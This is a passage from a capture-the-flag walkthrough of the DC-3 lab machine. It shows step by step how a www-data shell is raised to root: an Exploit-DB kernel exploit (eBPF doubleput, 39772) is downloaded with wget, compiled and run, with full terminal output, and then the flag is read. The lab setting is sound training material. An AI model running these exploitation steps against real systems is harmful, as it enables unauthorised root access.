
30. Run this command to check the **operating system and version** used by the target machine.

```
www-data@DC-3:/$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
www-data@DC-3:/$
```

31. Search online for an **exploit related to that OS and version**, and open it on **Exploit-DB**.



32. Scroll down the exploit page and copy the **download link**.



Linux Kernel 4.4.x (Ubuntu) x

www.exploit-db.com/exploits/39772

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

copies the struct iovec from userspace using `import_iovec()`, then performs the rest of the write operation. Because `import_iovec()` performs a userspace memory access, it may have to wait for pages to be faulted in - and in this case, it has to wait for the attacker-owned FUSE filesystem to resolve the pagefault, allowing the attacker to suspend code execution in the kernel at that point arbitrarily.

An exploit that puts all this together is in `exploit.tar`. Usage:

```
user@host:~/ebpf_mapfd_doubleput$ ./compile.sh
user@host:~/ebpf_mapfd_doubleput$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@host:~/ebpf_mapfd_doubleput# id
uid=0(root) gid=0(root)
groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf),1000(user)
```


This exploit was tested on a Ubuntu 16.04 Desktop system.

Fix: <https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=8358b02bf67d3a5d8a825070e1aa73f25fb2e4c7>

Proof of Concept: <https://bugs.chromium.org/p/project-zero/issues/attachment?aid=232552>

Exploit-DB Mirror: <https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/39772.zip>

33. Download the exploit into the `/tmp` directory using **wget**, then check with **ls**.



```
www-data@DC-3:/$ cd tmp
cd tmp
www-data@DC-3:/tmp$ wget https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/39772.zip
--2025-12-17 20:44:31-- https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/39772.zip
Resolving gitlab.com (gitlab.com)... 2606:4700:90:0:f22e:fbec:5bed:a9b9, 172.65.251.78
Connecting to gitlab.com (gitlab.com)|2606:4700:90:0:f22e:fbec:5bed:a9b9|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
Saving to: '39772.zip'

39772.zip      100%[=====>]  6.86K  --.-KB/s  in 0s

2025-12-17 20:44:32 (61.5 MB/s) - '39772.zip' saved [7025/7025]

www-data@DC-3:/tmp$ ls
ls
39772.zip
index.html?id=8358b02bf67d3a5d8a825070e1aa73f25fb2e4c7
systemd-private-10c780d7e63c4c7c841586672a81406c-systemd-timesyncd.service-m6Bzhc
vmware-root
www-data@DC-3:/tmp$
```

34. Unzip the downloaded file and move into that directory.

```
www-data@DC-3:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive: 39772.zip
  creating: 39772/
  inflating: 39772/.DS_Store
  creating: __MACOSX/
  creating: __MACOSX/39772/
  inflating: __MACOSX/39772/..DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
www-data@DC-3:/tmp$ ls
ls
39772
39772.zip
__MACOSX
index.html?id=8358b02bf67d3a5d8a825070e1aa73f25fb2e4c7
systemd-private-10c780d7e63c4c7c841586672a81406c-systemd-timesyncd.service-m6Bzhc
vmware-root
www-data@DC-3:/tmp$ cd 39772
cd 39772
www-data@DC-3:/tmp/39772$
```

35. Run **ls**, unzip the **exploit.tar** file, and move into the newly extracted directory.

```
www-data@DC-3:/tmp/39772$ ls
ls
crasher.tar  exploit.tar
www-data@DC-3:/tmp/39772$ tar -xvf exploit.tar
tar -xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
www-data@DC-3:/tmp/39772$ ls
ls
crasher.tar  ebpf_mapfd_doubleput_exploit  exploit.tar
www-data@DC-3:/tmp/39772$ cd ebpf_mapfd_doubleput_exploit
cd ebpf_mapfd_doubleput_exploit
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$
```


36.Run **ls**, then execute **compile.sh** (as instructed on Exploit-DB).

- After compilation, you will see a file named **doubleput**.

```
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
ls
compile.sh doubleput.c hello.c suidhelper.c
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh
./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
              ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
                ^
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
ls
compile.sh doubleput doubleput.c hello hello.c suidhelper suidhelper.c
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$
```

37.Run the **doubleput** file (as explained on Exploit-DB).

- Wait for it to finish — this will give you **root access**.

```
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
suid file detected, launching rootshell...
we have root privs now...
```

38.Run **whoami** to confirm you are root, then go to **/root** and read the **flag file**.

- 🎉 The machine is fully hacked.

```
root@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit# whoami
whoami
root
root@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd /root
cd /root
root@DC-3:/root# ls
ls
the-flag.txt
root@DC-3:/root# cat the-flag.txt
cat the-flag.txt

  W A I D O N E L L

Congratulations are in order. :-))

I hope you've enjoyed this challenge as I enjoyed making it.

If there are any ways that I can improve these little challenges,
please let me know.

As per usual, comments and complaints can be sent via Twitter to @DCAU7

Have a great day!!!!
root@DC-3:/root#
```